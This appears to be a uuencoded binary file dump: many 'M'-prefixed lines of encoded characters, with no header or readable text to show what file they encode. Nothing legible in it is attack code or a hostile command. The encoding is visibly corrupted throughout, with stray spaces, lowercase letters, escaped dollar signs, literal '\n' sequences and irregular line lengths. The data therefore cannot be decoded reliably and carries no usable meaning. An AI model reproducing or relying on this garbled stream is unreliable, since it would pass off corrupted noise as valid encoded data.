MV<;G91N^,MM67V*KV_@H-OQR&TZYC; ;*J,>D<SSB3EO6[]CE\$YY>;:M;N/G
MMN&[;?@VN&* 'I]G@:: -PMVU.;ON<O#;^7AO\1AO\1AM\APV^PP;?:8/OM,%[
M;/ '>^ [BF_L@ [JE,#7FVSCUW' /;9ZM<F' UENQUBK5]:E&Z;-*LDJW51JTZQ8?
MLJ^G&WD]XTPW?IUQ'D!+5O3%X\$JN.0\EUQK;:E.L;>F=+)U[K; ;7:JO0,YU9
MT6?6EQRB-];WF>/]QYA]LJL^N>3]I._\9] (?;R?]B9[@I]Q&^B^VD^YSJ4N[
M\M6E.RY2E^Z\1%WZ^&7JTB>*U*5/+E*7_N)*=:F1RQR0-=\EP+T,[P%)XWPI
MDJBF^YJH.W(ARA^BM/(QLO*Y/.RC7O=TXQPHVNZO?VWE7+NM7(' /R<9Y+. +0
M^K'O-G[HZ6[^&G7XIBT+^*9)>?CE0,<9[H.D/9`#G74`X?/@)Q#ECUN/S/V
MF?NN3.FN5)RALSM=LZV?/[]XKZ5?0)RBQB\` ^<XS^_6]2'V<G[8*YLY\5;1
M*L?;\$?_ .N-!C*-LZF3Y\$[S;AKVL;GXD1:"U@M\^0[:8>9GSQ%:IK6COY4M#G>
M=^U\$SH1VX]F6/J._)TVK_W1C7\ -G_)372)3^>#; .I!R/4T;S%R_DY7.)!S+7
M@3_R[MK<,RO [&];WR+JGQ4ED[V=:BPYKGUIZ9-U6MX6?PN<\$[I--/5!EPTA?
M/%Y127AE> (,0&*Z`+C+&Z:(GW=#%#:8N#!OX1.-^LCBF\$W=,) ^X,;3GP9MMT
M\II=)]Z,"3JY`OT.&S[G*;YLO@NWQO=F:O7IGKZ&K&5]C7.7]ZWZQHJ^U077
M]-UV:57?[_YX;Q^?.T(5],J@X6OE`<S%B,\$^<:QN60_Q=#O#.%-9>' +,!M\U
M\2H;_G(VN+WI_&W@S3)L\-'9_X,->K*T8V<GL0%E3[#!'\Y^C@TH9U(;_/_;L
M7\,&-YEXMS=-:H/S6?>3ZIJ<AJX[;+IV"Z.Z5E#/B>G:Z]0>!EYFK.US:@^.
MT^7KXW49<4ZJRWO/H<L(SD3Q=&>?%^/L9[Q]W^NC]?5#2AP<G]4OKL\=.B?]
M3[\[.3WZ)Z5?=[/D].B?E/Z&E9/3HS>>?2OZW`%HS@4?W9UD6O@1':GLT2D
M\$KX_X]SZN`'/T5;=+U`!9SI\0B2=X[;Q703P[Z13AQ=GYID"W\.:8R1:8XSS
MO=-Z)Y]?17!ZTN^KQ\CEBT#;FGS`F\^VQC5F&,5M%ON.\$+&1\>RME?[L#OA//
MY^`_0_A`GWCF>&<,[/-EVQ`MIQSR/;S+R#;"U]0CHXX<IQ,BR_`_WP!.1ZW
MR=' %]S+@8WP7G<2/.(ZP`"Q?)BFE'8@A_&V38\%_#T>WLS\$K+%FZ\$!>BPZ8\
M8^4P_.;\@7:583P1>6L%HEL+8E%8HMH*V9G>0L(:_D[8")EPMNR60)]OU3U)
M<]?R?I1'2K>'YA0B%G:S3]8YR*`QX;,-.+UQ-V**,]V#,5B._? !C-_J)YA;&
MYGJ!Y;\MB']AT)] ;#_OBW@6%7(A]B;1K)O2Q.Z:/ (Z3]WM+' /='KZ%8CM<J
MXSQ-.0M]<R'3W;/2V7;>1*44_86(R:69@GLA\\$OY7.Y.FELTTK]N;CKW<Q^M
M=X[282X,?Y621NEDIT`' ?F#@KW(6<KM#W-3;D>SI\SJ54E4\$CM.RE4O1!^+8
MRES/S_V_L=-S7S%[13['7O7RJ+TJ,1?CVWSJ7\=FR"O2^?S)8R! ?&V,SE@_P
MK?S=YO/L0G`L\$HIG%\Z%_L[L(EEVX&\;/MB'D,_40UX!^4R]M7>.MY`]F^Z?
M3D>W1USJIZ^CW(=7D#!^)A65&_([BDQY<HK<<E81R9F%3P'G'_!VGF8_F%Z8
M`?F;Q<Q" ^\$?!=L"NPGLMI%N_?5+@-]2M.Q\YG8_>!GP#>16W&;\,>8AJ\EYV>
MN`^`P..L=Z6KITV_>]@J1_&>&?O]8Q;I2B+O68J>"YN582T)B51K[FVP+7*_
M!\@?TR@W6S7KB)!V\!Y*=&JCS<*6A;:[EC[>J6[\$^V(3+N[*LI+W?Q=1*8B
MW_V")J2Z%G._9'U+@0_LYGOU3+P9P,LB?^`]>4U/^RH\$K2M?T5M%H=T!O_)=
MINA\! [#C\$D77T&Y.I+3F/\$KO\$%=HG6+6`/\&B?/W;-@UU2J3K3+)*A.M4K9*
MT2KY>\3(MX59K/<7XOZ&QZZ?K@2;?@Z0U@G]*#']#*+-^WM,'_F"]C%D[I&M
M=IG2?0#]*NM`*B%\ST*>KZ\$;]/TO>5<?'E5UYL^],_D@091,2(8\$R(0!@:%*
M:Q"2XM-<\$C]0?-HER6KEZ3:3!(4:=ZL-'HIVA@^+-EOUAB@J5&;`#XC:QPU!
MB_8I@:Q6E^Y328K=VMT:`BHK)!`@R=Q)R.S[GG-N[ID[7X%EN_;I'WEFYMY[
MWO-^_,Y[OG[G9BK?/VJUA/OFP:DK]_A`/QACU"-F=X!_9,#L#B?1?#.8?Y:*
MODE6P#>+>A>";]`G6=PG6=PG6=PG6=PG6=PG6=0G64W&.K'.J]EGC"_F\$VU=
M)HR3)?)1R:F2?;)\$YKX`WW&;H=RA5HZ5/G!C7Q?=4,HM%<?WT9A%&6\$,TA
MD[V(!_2-'CKC6!;&*Q_I?'K\GK=+PKG*TZ1SDEK&,-SP.+;9`D4[0N4H8#?1
M<)QT`\8U74-LCJ/GG5:8F.K@.N+WED1U." :K1;R.`V(=4.ZHY"U[#;%'?0MU
M@.ZV7H=IT3;F6/\^Z.#D.D`[. #S\$L*KW23@/] ,%U)\Z_G%P.W/](?\$(7%9[#
M/%J:2%?W9'4<U_5&U!7*H:X'+X37\3:O`W5]5M<UC^L*>'L+[\VZ0K72U#7
M/"X'[N\5G]-UQ?8)N/]F(EU]D]5C0; ;K1-2UE.EJ&0ZO8QNO`W7]K:YK+M.U
MRY+9M!7NHUS.W6P_(-03.6[]301>=>_5A+C5=<7UR#;X3M<CE<CUR.(H6'UF
M*#%67^7V/L&QZHZJ"U?EQL+HM41V`U2=Y'?<+6"4FK,X0L/I),!*K5\?'ZIKA
M<!Q-CX/5YQ+I"EBMX;K>)&`UVX35L0)63P8CL9H>`ZM;3#A*BX/5IQ+I"E@M
MY+KF"%C][H7P.GH`# :SF1\&J-LCVWB2ROOV_ ;:11Q.TZ\$V[#\6KTR_OG\$`W_
MRHO/KPT:ZL8QBW8#GDX,)L8LKBF@W?^`=H-MCVK,QA&\`,9P`!\$5LX`#TXGJ
M`,`P>U82<Q3%;/B3@`&0_S.O`,`<4U08:) \$1Q`^WMHD&\$\#`=P_9`8([B_1GQ.
MU]7)<'`RD:Z`V;<T(6<Y&0[N`0JOHY+7@;I^2]=5P,'W!R\F9[T?@8&1G#5G
M]#DK(TK\5XPB_@]S>[_/XW\A\$!G_M#CQ_`\$HXE^E"7F`Q][C,#S^P:`1_S>T
MR/AKP>RQ7VR*?R`8._ZUHX</\$W`^SS^7PZ&U_%IT(C_K[7(`^\1Y`G`ZFO_
M(F,T>2!RW\$G7A*?`(\Q]"51<P`YH7!(4]C_)P<!Q:6JS\/)L9! (, #LOH[:
MK6AK`RP^ (S&`N#T>C(\$#\&UWHCH`!Y\&A+;%<;!\$]"W(7J/C`P_6V-^%GV[
M.G@Q;>N]J`ZE;6O&Z-O6@B@^54?ATYW<W@+NTZNC^+0@CD^?&X5/?QH0\,I]
M.A0,]ZE3\.`G'@4B?SM;Q"G.P!:/":Z1?<9V`G6627<56I7<=V(\$^QK5/;\$=%
MWN` ;._PSV%R;SGG^.`2`G/;/!AE?!.\U8%M.IGQ[\-]DM9S;]G6PK9@L8C(A
M#GN@/,XMW>/R"MGYH,RFQS1F`YX5NE>7";YNPOF8E<MT3%&_Q67F4ISL:D?.
M+96;)\A]<LJ(W`&`W!-!+A=\6PMC947B<MU3U)E<+C\;`&.*:J37S/6%-Z+
M/@_7>8B0OVU?4QHR?[NRH4Z67O..(17HS_[52K,==`UNJFX>*>:)\+X(A=R

MBP?FO[-P'VZ5TM`IX1P3>3=V/#OE>AYY.\$3WY11Z_B\$TP/29#SK6R3GUC;*]
M' GWKD;.9G#;13BZ5LTF4H^11.=U<SG0J9]%AG(M/03G#Q;U4SK6BG(E4SH.B
M'!^3\<NQR9DI7#.&]E^]F9='R%Y9:'6!L0R_W[@.'K<P.AO4*[*;X_@`LX6
MY_61W"4LHPP8G*4N:#_X/3Q(UY4XU'\9,.)H7IM!K.-^(9X#P7EHIX6TN.G9
MA\GJS@&C;2)^>>2<.PJ\^<'D_SYZZB^Y"(2?FD_NSA888S^BS@[\$G!=GH-
M</8\$OY;H#)*(K<Y44H\$XZ@,\(;ZRH=X'X"L'<05Q',/CV"K\$L8W'D-7+8G\$O
MKWNN\$, -K**8FG!S#, 67(R&EJ%F5P/-W%93@%/\$VB,K*8C%6BC.PFORB#8WL1
MEY%!9=@!V]GUZ0*6&CF.1-T7"+ZL"\3'D=%VWX() (? :5RFH>Y#7D__ZBG\TA
M]R\@VBJH\^,2A[H#YH+^!8I6OJ8J@.LL^8Z[.G(&6'YY=(#O)T(?4)5"*OAZ
MD8;^]=T"^1KFKY,@-^6";AJT39Q[U-6Z'[A&U.BLWH/RT*9D+N\U0=Y"JR&O
M':Z_`_+L4*Z\]J%`IK-VI.Q'/RM[02@KR4;9XW#];2AK@[)]#]<%5DY=.5+V
M1#_C+=\:H.M0JD=. [3TZ'*JPIQ`USY+:ZQ*5:QU\$G5;"AF_S4DR/"E*[P\$M
M5.%;0/L^%7G4>03*]!MG"L/YOA]&M.&%PE[<%JC_R[[0%C]\MA(R#W5NA.^?
MP;5M\F0R/PZP#.Y;V6#6R9-^EYI_'VXZ'5Y0=[O0.Y/A+H>A>__!M?676)=
M>O]_N?A(EY.?\$XVG1-N1UT&Y"C_H%[@*]EY(CIZG'#:U\$I[+ \$K@)?\ 'V2=NP
M0\6]R#OA_CCA_N_T^TJ^6I55TE\$]Y>:.FJL7=2QSW=9Q]R>K.NYI7]GQ^I2[
MM3^<U_37QKV)Z5_BI/X=/QK_MF:I*;' \ZW92_X;Z8OBWU1G7O[U]E]._?WE>
M#</J=.K+7_?%Y]4P?^6H+7V,5\ /ZBQSUS; [8O!J&X>F1/KQV<<<]X,?EX\$=?
MWV7@U6Q+P(O9]M7DQ8AY%/#;\$LYMV4@Y%*6]9F[+QK*7QS!N"_8O<P9&SYM@
M\9BAEO:)>V0&1P+J:5D8A<<QM9?Q.'R@'\8X8X#M:[H%_@:VHQ-Q.1QMD;HX
M9JJ.OLC]NO5)I'7FG6\NFUNJ+>/? :PI+M5+<Q[<J#^!YU#SXQ';.<#E3'=='
MZ\Z'=I'9_XBRN96>?<U1\0SKW42JQS-MK^!Z'+^4X]DZO"^#?/H<R"XAI! [*
ME^%9/QRKZ^7Q/%P)D0()0Y8/(=D)YAON9ZMGSK# [. *<K@-F=PFS/, -E%Y4!]B
M1J_3.S)6FZG^F<N+%A<'C)TE2V1<<(ZZAXW)Y^K7WC[#8N4%?.CQ>J4_>KQ^
M/ZIXA;VWH(G%;9;:?)Z-B3X(A>_--J-P+? *M^KZ])6S?'L>7N)>/\1S9OQ\ [
M]:/R#.L[(O;PO_[_Q[MP1-G? [X[!NT! [&_7]_;%3Z+Y["V%[^E58]]CP/7U]
M[[Z%[]_K>-6X- E[&\$?%W-//)!F)N!:6X?A<B[^E>/WQKR!>IQ-P8P[\$X,;\n
M7\?L<O%D? \$F1<3D4@R>S[BL0ETOCQNR+F'M[4TC+',N?'Q'W++7Z'.1/D'-Z
MB'WJ6%R7# 'A' SD2II!Y!#D4RS._Q=YVD[L:V#+/8FYOP[7"R0'<<[L2N1-)
M9"]]=SZ]4]N%Y6.1>^#<(7),VSJ>`^_DD][IO0- [&=Q(IL?@FN+\ [F_%-;KO`
M]O0HWP3FZN_&X)O@^FFGS, [=VSGOQ,XY%G;.L;!SCH6=<RSLO-^Q4_S8F\0Y
M;K1]:YV?XP9_]NO^],U2QX\$_6\ \$OYX;8I^[/JF1"S]"B/_\ (]R'O[&WE_CR`
MG!SPTP&3/_ ,YET?WY^><RX/^I-P4DR]OY-P=LR^1GZ+[\$,>RZ#L<R^XH@';`
M_;DF!C\%?=G*?7EY.#Q1?'EM\$_?__0YC;/ 'Z6;8^TPJVM`KGE`[' '= \!2^U0W
MVU]1^#X`[J]L/TO7[48X';<9'(BGA?7YI_->ES0:+=\>D=<=>9>HZXH10;:%Y_
M\[%M3S)I1&[`XV?I?D9\$>;R'==3"^, .1"W7J^_LUDCIDVK'^7%DAVM"&Y^C!
MAFJP00\$;%G(;O&"#*.+=,P] `8OO[:7@F3;'+]?=E&[J]PVW1]_"/#L6P0>`.
M.)+=#8SG9U'` 'R8.OF+A' `28/Z4G\K] [LEK"_? \SO@>C\ [. ?1/]S3L*O1/X\$
MU/5&'NPW>SF>_`^H@P7BXQZ';4@9X2R\9.(L7%1\!#D-9NZ#Q#@_-<-1XI-F
MZ%G&;5Y" T_\$LF?V)<9'T/\$')MX%C4\IVR,;DR@^OLGJ][TL/M-YOZ/'YVJ,
M#^=AM(J<\$:CK[^/8@_Y7H\ /Z+#U' #M;Z)4@1GQ/#.<3BT\$&YI8)/+=,X+EE
M`L\M\$VAN\$<_ _R9L;9WNS982]3^#H2W/@PV(!>\YIJ<?Y@FXMY<A<GVL;+SA
M>Q?Z8?O-' ;A&+N[[X1A`WZ,;K_,+0/_<VPOC\K<0-0K4*;-)' ,KDXGK%R/W
M<*R\$>XDV)K-"E]E&U#M09BZ764/4U"*&I[V^M4Q.C/,C#='X@,*XAW*L[NB-
MGE?;]/.?[LC]U5M[P_/J^<' \$>?5VCIL>4UY]+HGEU>MZX^?5">' #Q9177QE,
MG%=CV2#*:1R,GE=;+D2VVU8AK[YKRJOU@Q>?5T>K8^U@ [+RZ-Y' _(:> .L/\n
M_Z0IKQ8F&7GUGJ'PO'IG'`NPW98'C;SZ!N1MKRFO?GLP<5Z-; ;L@YX;!Z'G5
M%RT^0EXM-^75@ECVQ,FKH]71-A@[K^Y)%!_ (JQMY?*XVY=6/K\$9>07<H/*^&
M@O'S:FG0R*LGW>7OR3'EU>@&P8%3TDCCQ>76=\+' ;',@Q]J, ,5OQ&<9Q,N>6
M]^Y<X<2X(SDQUYWAN85SHOXKF#BW7,)]MR\$,VQO+UJ'OP!>Y9^+X">H8AMSC
M\$+\$+>8I\$W_Q]C-U1];<@YOU\$S#TIB_*:?#T5BURU@]^]\$ [+YE;#B/>-_.2;`
MOL;\$P:+8=3+LOIC(_Y!;CIQF_G>:L)N/_N><K.^ (#&H2XEC#_*T;N'\+=3A
MV5Z&7<6\$W7E!]OZ?Q'B-Y.R%]8.`V\;3!E:AC9S1?;@3OL=J_YM.AV/U.NXK
MO3S:A=^YK]ZD!_NJXTFK'YL85B]'V5&*:]CM1Q\H9BP>ER+Q.IH;1#EM&O1
ML7IVD&%5EXGZ>], ,W9:8L/JA%L,&\$U8O1<?=6FRLGM,2^!^PZN+^GV;"ZBJ+
M@=67@N%8?2:./8A5-6!@]>09AE6W":N-FL\$Q_#R5O;LS,5[#UZO\R2RWHOP3
M/3C.C,3KR_`]5F[]4P_`ZS'&5_M)(G\!7Q_<@^4XAS'7`.O+O07V/>O/3%\n
MD\?&KJ^>8>]=H^/57+:V@/Z8#W6C#VS<!S;J`UM3Y)K5KZ]PUJ2F73'LCX>C
MK2;[;QZ%_2]R^W-,]G\I, _LW)K!_.;??,6(_>_VT1B'"3E\U8"' ^#Z(QMNS
MN"JC\;/H>LX,MIZ#>4FFO#V+ZT#0X.WA>H0[F]>[QO\$DZ9ZEW]S!>S;6XSDH6
M]5; %X.W]4\#@UMT2#. ?L<1X5^,RE+NDQ>%3(V:LDY&15#,Z>),A\7S/X>NM#
M(SPJ:+<N]8:>,[5F\BCFM]SD7R]NJ3=>FDA?*JB.T0Y>RE(V</W^ \LNP96
M(U=O5_Q@INKF0+G2G`-CHDF4MY=]<C?G-;D1/[(>QXGXWF37<P:_ " ?1R4:[2
M53T&A[I.SJUOE"?68SE"\)-H190096=RR\QR)U&YZT6Y9#:5&^QF<N<(W"LF
M%\$S^)AGTP\L%V<SY8N-P<*O<^4:Z;R3W>;7!]=5X8E6M5J-PK\$[/]<#N3+=I2#
M[]SS2>%RVKD<7)<N[V<<K:CO-8C@"[T?L;^H]\]8I@GD[H3V5`=XUKF>R/U[
MC'/_J`ZML]7F;I'[UQ:3^ [= @2,`LM(&7NJ-S_\Y=&.`^46R_T!V;^W=D.!RS
M3W5'8O:GW9?&_>OCG#\ -L-E?COS2]>V4^Z?S]DR<N[8P['R-QJ:V6^#^`1Z1
M<\>X?UF)N']@#Y.QM#L&]R\J!] \$N<O@/DS&K=T"]X]C+0;W;Z3,#8(O1_]
M,W@Z]FXZOMN'>]&RQ5NV,) ,4D\$>N*B^!7*2DD@+?:Z2H`+Y7)><4^`>2HLX4

MR*>ODB(8=^U+@;+%IT);YJ60QG'PW0\YON"4O(\0FRL5?A>>"N?;B'O3##?7
MJ&/AN1\9PMX&F@?'>7Q7''@%.7T@'^OH7P7&9Z;"M><I\QGBW\9,Z<Q/UV
MGH,R7?#G;Y/4#S'_C"5[<S@'<1+\K8;G!N1K5>3PV5:L#?1#GKEC1O4>G5\C
M2<@=Q'='^9F&N<'UZBN7F^_I#6Q8AACG'T)\:_MP1_EPUYR/ZCTGJ[<BG&;S
MT%>PCTPA>^V@BP9UXIS4MN*A0):S-D;==E<KE_DRR)DFU)UO#7_N+? [<5J'N
MQ_2Z-TCJ)J@;S^?BOL=YK+M'T2:L6!E8A6=TDPVND B'3YO*?8MS(_P`YC5,A
MY_]!D.W)2J\T' *HH<A+5GD+&VYTDHS@%^F"-<267PK6E,TB&)UWI/7H^%B_R
M'\8?W+;@""\$ _;B;;<H\8OQ7Z&\+4[H#/SM-X[>[FSM/\&;BNZ, __G+UW=-BS
M?W<OM)=3#\< (? \,>EE?P^GD\GRQ<ZX+Q">Z33EM14VA=X2RLL1*UDEAJ'P^%
M*O`^OK<:YM'5I5:RI\$0BUU\)?C\HQ2Z#.;X+QA;35E3#O:EX;XG'2KY1Q>7)
M1"DZ"'7B.^*<F4IA:28I+(5KR%?!^]4@>QK\G@(:?)5'6Z\ \$ZD.OBQ;UBJ`OK
M728\7X+OL@*LX+NSEX%,*A<QJ_#&*BCY'BS'MXOQKN=T%9*_^MA4+9<B@T
MUTVD0S!_6((RU\MDKA5TF`Y_VTE2+8PA*S#'+)ND%\$Z'\GBMD_Y_A:3%:50.
M:0(,JJQ@ (7*)!\8V`F'Z?N0RGH_*=-N=\(>^0FQ7\$W(]ED<;9)#MA#^YYP6=
M1/`1,2Q?2GO*\-D[9`Q!N'GJ.J.E%L=23@N9>R/HL!%TL1)K/3Y_]X#NU34
M#]\##7U1A:X'OO>:0%W'07^L`S]E_KD>[CNHKB2N'M7X/GZZUX[RI%IL-U?2
MO&VAOJZ\$:B+0#LMH(.HGP??2\W_) *W=3^A3U'NEL?U\50Z#I5JD4>%OMH!
M,327.T;U5^B[Y+&LE9=92-NRI6D'QXPE5<%UH18+YW3@>^Y+4TD&S(>N1SY6
MOE=J*GG\$4E[-<2ZM<09TC.\"?R\$6)'WNSBVN]@[!8I:*<<)?&8EXQ<N<A<>
M'+FBST0NG3Z>P?;J+G'48[\VG[___>9[9ODZ11_EW\FNKI&R=[EFB.4C_JN
M*.B#,'ZL'2M%;?Y'-_YS^."?D3;,#Z(_;OA?&Q_"O@_5LPXV4S(H1)BJ_51
MSH92]!GHU`:X9F='V+MSH4],Q[X<^:/8AK&=@/^+L+Z=\$,M2D+T=?ON@#<+8
M-#W6_\#@YSU<[/];V%SX;MM,DKD8W[FU.6-S#O:=87SL5K(D;QIYH'/3]ASZ
M>TU.!K%*2_*6"=? ,OS>&_\[S4CXV^SXDC5R/U_?BWHE_/M\$"\$!N9CV%0]\U9
M2J%G/?@`.\.)YB_&,E.):K,JE/O@6\UX+?OAT_,+0GDP^OV\M5-^=!3T!QD
M^G@A9GEK<W^T\$.*S7E:2M8PGE*E6Z)<F<W)2E%C&O1)LK<,\0UCI[GP[-QU
MR"N!9[?]>@/_M#T`K_R7\$WQ:J\8VHY_-F^.;[6R#Z_UK87^"/J<"5<]
M\p+Q!)QQG,2^M-87OOD'DIL%Y;.AO0PE>\L&TV'^=Y#Y?P6A[]MPI5)?V%PO
M(CXA;SR8+"W9?R_XHV!K3IU,%N=9;+7_"'GL+2DP/R1//+D";//(.;4_@_(@
M.P.O8=ZM^S'6JV@#WR9;Y_%A/?1O\<@GV._S?R>W31/"LS3=>\\$W0<V5#4/
M9'A?P/\$&SK\1EWZX7PSW!Y*]G^!U:+\M."X`]JQ-YD<]N.S]'B9#?%Z[_C
M8@*Y"PLN'1/+2:6?_4PH<<_Z%&:[TH'#)P</08F_P4Q\"S(\B\78@QC79R3
M8:Q'8KR`Q1CSVP#80Y!_\N6,.;AG%/_6=P0>X_#+FLWB.3DS#&JJ@'"]-^
M+8L42N?S"O%Z#?YO\$2'7A=K(8>B'EG@>)P^<2"(5E3/) `Y8A3\<7\$-LOB"4M
M!/H3J_>38S"N+(%^ZG/(QTFI!U)XR2MO[;0D-6T'[/\.=6UL)>.703ZMH?F<
M9&[\GC3RVT.23[JAS[UI&/_@J7)#_/83;A&E41YB\@94CM!_GX8P^RF XV^I
MZ3C\KAZJ+)1A7(5)'LS?*AQ)WO8NF'O#>.?0RV!K\$DFJSX>_8I`!=JBZ/9!
MWG6;=G&;J#V/*+H]2[M_N<6N<F: ^E[.!F]2;B?T11YN2PW84@HR2[@M-6"+
M_KN2VW+C<.AZ_]!@H[6E%&RQ@`V5%V&+!+&K]K*)>@GZ+/S>"F6+6]@9CFF`
MP>+7V7T<;R'VK)1CK10MA`ZH&-L`6Q,H<]X_N;S*J4O)%)Z/MS#\4PI?+<-
MLT+X?SK8_W#R/B+E)CJOUL?/0-Y!%.U[5D6[TZ[L0T[7FO]A[UF@HZJN/??.
M\$`(\$DDR^))&9\$!0:*/(+))"0FX\VOHHI1\$7,TYF`-'6LQB"B1+@0:[7AN3@P
M%I_++B<)VF26KX_Z0\$UK5S+5]Y[6]A4SU;96GY,)44)\$"<CG\LO;^YQS9^Y,
M`G8)?<EZ*[/6K+OWN>>>O<Y^`^Q[[KW[0\BNY+J9-'?6>@K\O="FU0GZ92+(
M(JQMVTZXSY63ZK>3@=^[]MA+QJC--OJ";%^\!HYN\"SF+##%/./[8;=63G
M9!*+Z^</T+?PKDS<!_&[\?#>;0[5-]<4[]EJ<"'2XZO9WDV3*ENM+_#_%?<
MABS5?9B]8TEU'X1R)^Q9:D#`P#S',YHSKT!SYN5IPIZKU;5N7K8S`I[+H+UG
MK[*]5&P/GAGY/F-BYL:+C.=,?(Z40?<M'=WU: ^PCX'6B?)@G//\R?H^%XV.&
M_FV\QOR4&?C!9^T;#/S<\$\;/DX*?.PW\E%UC?F88^"F\$`9\$-_"P*XV>-X"?+
MP,\G9^KD]3D#/\Y&<[<^/ON6N<G*8P?1?'3:^^'[U\$-!GE"O1.0+_BC':ZK
MNS\&K<HP)]N5?1WWL[7;N)YH3?<3;5\T5Y\F&@;2':S[<1S96DYC6DJGF-
M5C60*4/-VS=5S7MQNIKWTHUJWL_G0KG)3!M3B=9HA7^1B6*\,/ \HU=*XE+3Z
MH^%X*VEMC"YJ:8R6X%\,?[FE\$7VG6+Z20U^ [+SG-GC]D)\,PAEM`?VP&_8'O
M13#`\$#PDO_<(Z)&<N3?2+X7^*\$@CY=L-^N-("BFWA>F/UV\$N.]E<)KD7B+F4
M,H)SZ8=S9]E<)KGO\$`-I?S.['LO2@[]SL#^XQY3`\F5]**?48^Z:E@OZO*6X
M.P'O8/\$!TMQ-4`[[AG&X5_&P?0K0GGD%VC,O3QMT/'O_9B4)O850U[/ .EHW
M>;!M]U6V#?UJ#?2+Q8?@CH9=',%TXEIF?A>#/7+')@[[#?666_H-YYG=DEP
MO-?0[[I_(&)91MX`V?@K3B,M_L\$;XL-O%7\`WF;8.`-]<[ABT'>K@OC[6;!
M6Y*!MRR=MVLAJ V&\?2;D4Q^WIPR\G3X?RIM5'\;?)`WX>,YJ"SB.S; ,P90O
MSK6O2^?G(K'?_!I\3OA\$7*."OK+Y^[/TY^/[V6YKCH".N&;Z"I\OY\$N8\ZF
M2'<3Z*TFT%M-H+>:0&U^@=[J,JN6)M!;7:"WFD!O[4LJ:MF7),&_/YR2Q/H
MK?=#]-9E]CW3^5X[`'\9_>BL^:"S7'I^2(EDX?YG)2'`D[MNI#EF=?DJ@%<U
MS:)OPK@U03WV+5@=^WX!#PWL#U2(BE'/PT)=%P^ [I\$28-]VEX/IN(+F)'H;
MZ+A706X:F-PDN+.\$W'@,]ZM&.'>:R4V"^S8A-[[?SJ_>+Y7>/]YIHO?IQX\
M' [SW/`?UKJ9M?/]4">WJ]ZXGKK[]=F]M"MY;9Y\7]WJAJT9?Y+*+<-&8;^C+
M]Z\Q;8N1-JRI(Q<XS2)!VV:@77*-:9\%Z2-NN8=07N^H"T9:'_K&M/^TSFQ
MGQ']WL3T7HI[E*!M\$D??N=']C,\?E`/ <PWRDX_H>YDA_UI_] ['OM?H.MPG[K
M?DD;=%_#XK#H^YI_8VNS`?1\$(^B)M`3^T!/O`AZXJ4ZT!<_GI]T5!DI@V@
M(QJL:=(MH@T8KRQ"M32`CN@S'=\$PR-X&[;7/,1WQWJ#O11,NE.ZQ7<BG,,Z]
M\?NW/^>\5+KGMN[^O2_(UM[Q\$KZ#2'`?@+T@OA_%'&`\SD5\+WXGN*5;Y*D+

M>6?Z]>WG7:;]O+#+V9W_#]J^_3/N3P]J?.&C[_#MW/)Q+A?HQW0-]F,=WLY@#
MSC&#G(N^LE@X)QO.V>I\$KJ0ZGDL)<X+9!6Q3^3FKP*VB[B?B:'Q?HC!_Z#GT
M=]WXCi@<(L1&MP+\\JVZTKUG["COOFL.^@7JZV3OMS%]V<Y_#P6(LL_J^.?35
M[O"8R:'O:%@]VUSZ,M3C/,RECJV*UJSC[8'_JFC[=-PVC SHVP9K4<17P!Q7M
M>1WW'?Y#17M6QY4LZEBG:\$X==P&^5M%VZ3B93QV5BK8S0!_PNQ7MR0!]P%<I
MVN,!@NHXW9%4P/T'5^N:+4!^H'O@[U[@'XV=2Q1M(T!^H#?K&@/!.CG4\$>A
MHFT(T'=\L:.)5!>@#OE#1U@3H+Z2.^8IF#]'?'(ZB503H'SY3T58&Z"^BCDQ%
M*P_0!_P&12L+T,^ECLF*5AJ@#_@D12L)T'<\1=*&'_3SJ"-1T90'_3S,OZSE
M!N@#/D'1L@/T%U/,13XO0!_P"\$6;U1W^_?PW0;DA^70:G'_S</>3EU&E'R:
M'65?0!GF2^9MY8,\FC-WU*[RUJVT_NXG5A2H(Y77&=G,:X(38"RW;PLDY41
MB>+:,W4;ZMDE.@[PUXW7MDMLS3UCO-8F4PG*?F*LI\KT'N"]QC*?3,\?'M)8
MIICH"<#WA/!GHL<'7Q'"GYD>.<SL#N':,^W&<R'TS-0'^\$>'T1\&]'4=H1^?
MXGXL/\!O^74L)CS_=BX)/YC5A-9^!>>B%>UUK+,Z6'??<[,ZH,\CT"</YD7Z
MLG_O:F@?XP"<.0:\A/0-GH.A?MMA\$0</Z/]&T+_E"O0K!/UGKT#_TSY.O_,+
MU'\$#8C_\'/(VB#4#WXR[#+>E&T>>A['^ZC#R.HGNA[!-CF1)!40Y\QC)7!/UG
M*-,,[9'1]SDHN\4X)\IH6@=X2<@C*9;'3\60G<T?03*"D+F/9)N!/SM\$+J1
M]'XHFVZL1\;0=8<'R94"NG+686:GF'D)VJA9>Z=7BB24Q,#)H)4\$[+]N5=-
M'W4Q^X90"WOF%*)>!.ME]?Y9U%'BR%X->V?'DWSO3&I9GE@-X]62S1Q>A?!&
M#M^!\',<+D=X'X?1IIA4<7@9PFLXO!1A.X=QWT<J.(QV=F0EAPL1+N=P/L)E
M',Y%N)3#:']'2C@\'^%B#F/L1Z)P&&/MD5P.HYT4R>9P)L+S.#P5X5D<1CL5
M,H/#Z0A/XS#&VB-3.,SB&-HXC/Y?) (W#"0@G<QCMHD@A_\'[.HGA,'YG)5\$<
M9K\$((CG,+,,'.9^X1S6OY4'YBE2S-.LV0/F2:XEVF*X5M[,QTG>2+2%>'R`
M:-EXW,#'2:XB&MJ/R6N(AK%'93L?) [F":&@_J\D&K[CD\OY.,EE1)N&QU*B
MH6^+7,+ '22 [&/.)P5%A.]' @YEX^3G(UQT^'XCVAHBR?/XN,DSR':QDJ2IQ\$-
MX_S(4_@XR3:B,5N\-.Z3+"?S<9+C>;YM.89HN#^6H_@XR9'\NX]LQAS?:,,7
M' *<!MGBP7STCDD, [;KC).Q_&L69=HJ7F4:L%;=\$5D0<1OR'R>\@8NKN+VY=O
MAK: @CV,2GZTG\$2X'MPFD_7M\$6A'\$L3?!MT%:RN'V\V(UP5PURC'536'IX\A
MY4EL?K<O5T09VK\; ;?Q'8!A@_.+ \) KU"<="5SB&E7'@0\61W8J[%LLQ%E"
M@CYZ) ^*) LUC@&*/@'\ '5@; \ (=?,\$O'3@A0*.A3%8 (&' [E*.\N)8JK2WP_/\$I
M_%&OH" ^#\W/V/ \) ZB; '<\$OB\DW:&Y6/ (\L&>BD)=W^4UFH\ /LKY^6^@ [ZOD
MO+P+<'>VIQ#Z!SBBO!P\$F@#@UN_KZABT'\STFQ(SNV'_G=FE[RO&LF>N2DN!
M=_7\)=XUA<N\]R[[GG?M[>7>=*CSN9_K9K[G&\$?3Q+RBS+QRB=N'A?JQ_\>@
